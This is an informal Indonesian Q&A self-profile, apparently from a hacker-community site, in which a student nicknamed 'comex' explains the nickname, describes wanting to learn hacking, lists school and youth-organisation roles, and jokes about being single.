C: Panjang ceritanya, gw sering dipanggil oleh temen osisku comeng, karena mirip sekali dengan Pak Komar (diplesetin jadi comeng, biar nggak kentara) dan sudah jadi identitas gw di kalangan osis (siswa yang laen pada ngga' tau kok) lama-lama komeng kujadikan nick gw yang kuubah menjadi comex (niru Linus-->Linux) dan gw mengartikan sendiri CoMEx adalah Cowok Model Extreme heheheheh

Q: Apakah Kamu Hacker?
C: oh kurasa bukan, aku cuma manusia biasa yang ingin menjadi hacker dan akan terus berusaha belajar && belajar

Q: Dapatkah kamu mengajari Aku untuk menjadi hacker?
C: Aku juga lagi belajar, ikuti aja terus perkembangan Echo, cari buku, artikel di internet ttg hacker, pelajari dan praktekkan. jangan pernah merasa putus asa.

Q: Apakah kamu suka organisasi?



C: Yup suka, mulai dari SMP jadi Ketua OSIS, SMA OSIS (Seksi Ketaqwaan, Olahraga, Wakil Sekretaris) sampai kelas 2, Ketua Pengurus Komiasariat (PK) Pelajar Islam Indonesia (PII) SMU N 3 Plg, Sekretaris Umum Pengurus Daerah (PD) PII Kota Palembang, Ketua Umum PD PII Kota Plg, Staff IT Pengurus Besar PII Jakarta, mendirikan organisasi FPRM, SMANTAweb, Ketua Panitia HMJ SI STMIK IGM, dll

Q: Apakah kamu mempunyai pacar?
C: Nah kalo masalah yang satu ini, kayaknya aku kurang beruntung....
entah jodoh emang belum muncul, ato gw nya yang kurang strategi, ato banyak kurangnya, jadi seharusnya gw banyak belajar nih dari yang pakar, ato ada yang mau mendaftar disini....hehehehhee (kacian deh gw yang nggak punya pacar alias jomblo)

[EOF]